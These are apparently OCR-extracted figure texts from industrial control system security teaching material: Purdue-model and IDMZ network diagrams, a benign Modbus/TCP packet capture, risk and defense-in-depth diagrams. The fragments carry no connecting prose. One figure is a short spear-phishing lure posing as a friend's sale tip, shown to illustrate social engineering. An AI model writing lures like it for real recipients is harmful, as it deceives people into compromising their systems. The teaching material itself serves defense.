

logic
solver
sensor
final
control
element


Level 5
Level 4
Enterprise Network
Email, intranet, and so on
Site Business Planning and Logistics Network
Enterprise Security Zone
Firewall
Remote Gateway Services
Patch Management
AV Server
Application Mirror
Web Services Operations
Reverse Proxy
Web
Email
CIP
Firewall
Industrial Demilitarized Zone
Level 3
FactoryTalk Application Server
FactoryTalk Directory
Engineering Workstation
Remote Access Server
Site Operations
Industrial Security Zone(s)
Level 2
FactoryTalk Client
Operator Interface
FactoryTalk Client
Engineering Workstation
Operator Interface
Area Supervisory Control
Level 1
Batch Control
Discrete Control
Drive Control
Continuous Process Control
Safety Control
Basic Control
Level 0
Sensors
Drives
Actuators
Robots
Process
Cell/Area Zone(s)



Enterprise Zone
WAN
Edge Router
Internet
ISP provided
T1, OC1 ...
Enterprise DMZ Firewalls
Publicly Facing Services
DMZ
Enterprise Client PCs
Enterprise Servers
Enterprise Core


Industrial Demilitarized Zone
Broker Services
IDMZ
Industrial DMZ Firewalls
Industrial Zone
Level 3 Site Operations
Plant-wide Production Supporting Services
Level 3 Site Operations
Industrial Core
Industrial Distribution
Level 2 Area Supervisory Control
Line 1 Controller
Line 1
Filler 1 PLC
Line 1 IO
Caser 1 PLC
Line 2
Caser 2 PLC
Filler 2 PLC
Caser 2 IO (ControlNet)
Utilities
Boiler PLC
Boiler IO
Safety IO
Level 1 Basic Control
Level 0 Process


Confidentiality
Integrity
Availability
Data & Services





```
tcp.port == 502

No. Time        Source           Destination      Protocol   Len Info
 44 0.0001827… 192.168.179.131 192.168.179.129 TCP         66 502 → 44364 [FIN, ACK] Seq=11 Ac…
 45 0.0001108… 192.168.179.129 192.168.179.131 TCP         66 44364 → 502 [ACK] Seq=14 Ack=12 …
 46 3.9131973… 192.168.179.129 192.168.179.131 TCP         74 44366 → 502 [SYN] Seq=0 Win=2920…
 47 0.0000409… 192.168.179.131 192.168.179.129 TCP         74 502 → 44366 [SYN, ACK] Seq=0 Ack…
 48 0.0001348… 192.168.179.129 192.168.179.131 TCP         66 44366 → 502 [ACK] Seq=1 Ack=1 Wi…
 49 0.0002861… 192.168.179.129 192.168.179.131 Modbus/TCP  78    Query: Trans:      1; Unit:   …
 50 0.0000134… 192.168.179.131 192.168.179.129 TCP         66 502 → 44366 [ACK] Seq=1 Ack=13 W…
 51 0.0005371… 192.168.179.131 192.168.179.129 Modbus/TCP  85 Response: Trans:     1; Unit:   …
 52 0.0001394… 192.168.179.129 192.168.179.131 TCP         66 44366 → 502 [ACK] Seq=13 Ack=20 …
 53 0.0003437… 192.168.179.129 192.168.179.131 TCP         66 44366 → 502 [FIN, ACK] Seq=13 Ac…
 54 0.0001371… 192.168.179.131 192.168.179.129 TCP         66 502 → 44366 [FIN, ACK] Seq=20 Ac…
 55 0.0000978… 192.168.179.129 192.168.179.131 TCP         66 44366 → 502 [ACK] Seq=14 Ack=21 …

0000  00 0c 29 f2 7e ce 00 0c  29 8f 79 2c 08 00 45 00   ..).~... ).y,..E.
0010  00 47 57 25 40 00 40 06  fb 35 c0 a8 b3 83 c0 a8   .GW%@.@. .5......
0020  b3 81 01 f6 ad 4e 15 ee  f8 dc 14 3a 27 69 80 18   .....N.. ...:'i..
0030  00 e3 e8 8f 00 00 01 01  08 0a 00 3e af f9 00 69   ........ ...>...i
0040  85 7f 00 01 00 00 00 0d  01 03 0a 00 11 00 11 00   ........ ........
0050  11 00 11 00 11                                     .....

▶ Frame 51: 85 bytes on wire (680 bits), 85 by
▶ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:
▶ Internet Protocol Version 4, Src: 192.168.17
▶ Transmission Control Protocol, Src Port: 502
▼ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
    Unit Identifier: 1
▼ Modbus
    Function Code: Read Holding Registers (3)
    [Request Frame: 49]
    Byte Count: 10
    Register 1 (UINT16): 17
    Register 2 (UINT16): 17
    Register 3 (UINT16): 17
    Register 4 (UINT16): 17
    Register 5 (UINT16): 17
```




Hey bro, check out the insane sale going on over at www.ems.com/climb
I bought all the gear for our trip.


Jim.



Risk Scenario
Threat Event
Consequence
Impact
Business Objective



Policies, Procedures, and Awareness
Physical
Network
Computer
Application
Device
NIST
ISA
ISO
IEC



Risk Assessment
Plant level
Assess
Monitor
How to keep track of all these activities?
Discover Discrepancies/ Vulnerabilities
Plant level
Mitigate Discrepancies/ Vulnerabilities
Plant level
Respond

